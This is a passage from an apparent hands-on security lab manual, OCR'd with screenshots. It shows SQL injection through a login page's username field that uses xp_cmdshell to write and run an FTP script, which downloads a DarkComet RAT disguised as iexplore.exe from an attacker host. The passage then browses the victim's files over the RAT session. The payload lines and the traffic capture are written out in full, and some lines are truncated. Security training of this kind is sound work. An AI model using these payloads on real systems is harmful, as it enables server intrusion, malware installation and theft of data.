
XYZ Company Login

Username: \wwwroot\download.txt'--

Password

Figure 43: Inputting the Information into the Username Field


You should see a web page with the response displayed in the figure below:



Failed Login
Unknown Username or
Bad Password
Access Is Denied

Figure 44: Inputting the Information into the Username Field


18. Click the down arrow to the right of the URL bar and select **Company XYZ Login – 216.1.1.1**.



```
216.1.1.1/admin/login.asp?username='+exec+master..xp_cmdshell+'echo+open+216.5.1.200>c%3A\inetpub\wwwroot\dc
```

Figure 45: Returning to the Home Page


19. Highlight the tenth non-blank line in the sql.txt file. Select **Edit**, then **Copy** from the menu.



```
' exec master..xp_cmdshell 'echo open 216.5.1.200>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo ftp>>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo hax0r>>c:\inetpub\wwwroot\download.txt'--

' exec master..xp_cmdshell 'echo bin>>c:\                  .txt'--
' exec master..xp_cmdshell 'echo get iexp                 root\download.txt'--
' exec master..xp_cmdshell 'echo bye>>c:                  .txt'--
```

Figure 46: Copying a Line of Text

20. Right-click in the username field and select **Paste**. Click the **Submit** button.




XYZ Company Login

Username \wwwroot\download.txt'--

Password

Figure 47: Inputting the Information into the Username Field


You should see a web page with the response displayed in the figure below:



Failed Login
Unknown Username or
Bad Password
Access Is Denied

Figure 48: Inputting the Information into the Username Field

21. Click the down arrow to the right of the URL bar and select **Company XYZ Login – 216.1.1.1**.




```
216.1.1.1/admin/login.asp?username='+exec+master..xp_cmdshell+'echo+open+216.5.1.200>c%3A\inetpub\wwwroot\dc
```

Figure 49: Returning to the Home Page

22. Go to the Public IP address of XYZ Company by typing this URL in your browser: http://216.1.1.1/download.txt

You should have the same 6 lines in the figure below. If not, return to Step 4 of this task.



Mozilla Firefox
File Edit View History Bookmarks
http://216.1.1.1/download.txt
216.1.1.1/download.txt

```
open 216.5.1.200
ftp
haxOr
bin
get iexplore.exe
bye
```

Figure 50: The Created FTP file

23. Open Wireshark on Windows 7 by double-clicking the shortcut on the desktop.





Figure 51: Opening Wireshark


24. Select **Capture** from the Wireshark menu bar and go down to **Interfaces**.



The Wireshark Network Analyzer [Wireshark 1.6.1 (SVN R
File Edit View Go Capture Analyze Statistics Te
Interfaces... Ctrl+I

Figure 52: Selecting Interfaces from the Capture Menu

25. Click on the IPv6 Address to change it to an IPv4 Address. Click **Start**.



Wireshark: Capture Interfaces


Description	IP	Packets	Packets/s
Intel(R) PRO/1000 MT Network Connection	fe80::78d5:d63:3ede:f5f5	0	0

Wireshark: Capture Interfaces

Description	IP	Packets	Packets/s
Intel(R) PRO/1000 MT Network Connection	216.5.1.200	0	0

Figure 53: Changing IPv6 to IPv4


26. Type ftp (all lowercase) in the Wireshark filter pane and click **Apply** to the filter.



Filter: ftp

Figure 54: ftp Filter in Wireshark

27. Click the down arrow to the right of the URL bar and select **Company XYZ Login – 216.1.1.1**.




216.1.1.1/admin/login.asp?username='+exec+master..xp_cmdshell+'echo+open+216.5.1.200>c%3A\inetpub\wwwroot\do

Company XYZ Login
216.1.1.1

Figure 55: Returning to the Home Page


28. Highlight the eleventh non-blank line in sql.txt. Select **Edit**, and then **Copy** from the menu.



```
'  exec master..xp_cmdshell 'ftp -s:c:\inetpub\wwwroot\download.txt'--
'  exec master..xp_cmdshell 'c:\winc                               '--
```

Figure 56: Copying a Line of Text

29. Right-click in the Username field and select **Paste**. Click the **Submit** button.




XYZ Company Login

Username: wwwroot\download.txt'

Password:

Figure 57: Inputting the Information into the Username Field


You should see a web page with the response displayed in the figure below:



Failed Login
Unknown Username or
Bad Password
Access Is Denied

Figure 58: Inputting the Information into the Username Field


In the Wireshark capture, you should see the transfer complete response. Notice **RETR iexplore.exe**.



```
No.  Time       Source       Destination  Protocol Length Info
 26 2013-02-23 216.5.1.200  216.1.1.1    FTP       81 Response: 220 Microsoft FTP Service
 27 2013-02-23 216.1.1.1    216.5.1.200  FTP       64 Request: USER ftp
 28 2013-02-23 216.5.1.200  216.1.1.1    FTP      126 Response: 331 Anonymous access allowe
 29 2013-02-23 216.1.1.1    216.5.1.200  FTP       66 Request: PASS hax0r
 30 2013-02-23 216.5.1.200  216.1.1.1    FTP       75 Response: 230 User logged in.
 31 2013-02-23 216.1.1.1    216.5.1.200  FTP       62 Request: TYPE I
 32 2013-02-23 216.5.1.200  216.1.1.1    FTP       74 Response: 200 Type set to I.
 33 2013-02-23 216.1.1.1    216.5.1.200  FTP       77 Request: PORT 216,1,1,1,19,137
 35 2013-02-23 216.5.1.200  216.1.1.1    FTP       84 Response: 200 PORT command successful
 38 2013-02-23 216.1.1.1    216.5.1.200  FTP       73 Request: RETR iexplore.exe
 39 2013-02-23 216.5.1.200  216.1.1.1    FTP      108 Response: 125 Data connection already
245 2013-02-23 216.5.1.200  216.1.1.1    FTP       78 Response: 226 Transfer complete.
250 2013-02-23 216.1.1.1    216.5.1.200  FTP       60 Request: QUIT
251 2013-02-23 216.5.1.200  216.1.1.1    FTP       68 Response: 221 Goodbye.
```

Figure 59: Inputting the Information into the Username Field


30. Click the down arrow to the right of the URL bar and select **Company XYZ Login – 216.1.1.1**.



```
216.1.1.1/admin/login.asp?username='+exec+master..xp_cmdshell+'echo+open+216.5.1.200>c%3A\inetpub\wwwroot\dc
```

Figure 60: Returning to the Home Page


31. Highlight the twelfth non-blank line in sql.txt. Select **Edit**, and then **Copy** from the menu.



```
'  exec master..xp_cmdshell 'ftp -s:c:\inetpub\wwwroot\download.txt'--
'  exec master..xp_cmdshell  'c:\windows\system32\iexplore.exe'--
```

Figure 61: Copying a Line of Text

32. Right-click in the username field and select **Paste**. Click the **Submit** button.




XYZ Company Login

Username: \wwwroot\download.txt'--

Password

Figure 62: Inputting the Information into the Username Field

You should now have a Dark Comet connection to the victim SQL server machine.



DarkComet RAT - New User !


User ID : Guest16_min

IP : 216.1.1.1

SERVER / SYSTEM

Figure 63: A Dark Comet Connection to the Victim (Thanks to SQL Injection)

33. Examine the DarkComet program and notice the Public and Private IP address.



h...	ID	IP Wan/[Lan] : Port	Computer Name/U...	OS . SP . a...
1828	Guest16...	216.1.1.1 / [192.168.1.100] : 443	SERVER / SYSTEM	Windows ...

Figure 64: A Dark Comet Connection to the Victim (Thanks to SQL Injection)




Figure 65: The WAN/LAN connections

2.2 Conclusion

A malicious DarkComet payload is coded with the IP address and listening port of the attacking machine. In this case, SQL injection was utilized to upload the malware.

3 Exploiting the Victim Machine

In this section, you will be using Dark Comet to exploit the victim. Only some of DarkComet's capabilities will be covered in this lesson, so it is recommended that you consider performing additional experimentation with the software within the isolated environment.

> Never use DarkComet or perform SQL injection outside of the isolated virtual environment.

3.1 Exploiting the Victim Machine with Dark Comet

1. On the Windows 7 machine, double click on the connection. A window will open with a large number of actions that you can perform against the victim machine.





Figure 66: The connection to the Victim


2. Click the **Computer Information** tab to display information about the victim.



Type	Value
Server Connexion	
Connection Host	216.5.1.200
Connection Port	443
Server General Information	
Country	English (United States)
Name/Nick	SERVER/SYSTEM
Operating System	Windows Server 2003 [3790]
Screen Resolution	1024x768
N° Mouse Buttons	3
Active Caption	
SysDir	C:\WINDOWS\system32
WinDir	C:\WINDOWS
User SID	S-1-5-18
Mac Adress	70-0E-8B-00-CC-00
Systeme UpTime	0 Days and 12:4:30
Computer power / type	Desktop computer
BIOS Information	
Bios Date	06/02/11
Bios ID	AT/AT COMPATIBLE
Bios Type	x86 Family 6 Model 10 Stepping 7
Bios Vendor	GenuineIntel

Figure 67: Information Screen of Dark Comet

3. Double-click on **Files Manager** and then **Explorer files**. The left pane represents your Windows 7 machine and the right pane shows the drives on the victim machine. You can use this section to upload and download files over DarkComet's encrypted network connection.




Name	Type	Size
A:	Folder	
C:	Folder	
D:	Folder	

Name	Type	Size	File creation
A:	Folder		
C:	Folder		
D:	Folder		

Figure 68: Managing Files on the Remote Machine

4. Double-click on the C: Drive on the victim's machine to view the drive's contents.




Name	Type	Siz
CompanyXYZdocuments	Folder	-
Documents and Settings	Folder	-
I386	Folder	-
Inetpub	Folder	-
Program Files	Folder	-
RECYCLER	Folder	-
Salary	Folder	-
System Volume Information	Folder	-
WINDOWS	Folder	-
wmpub	Folder	-
AUTOEXEC.BAT	Windows Batch...	0.
boot.ini	Configuration S...	19
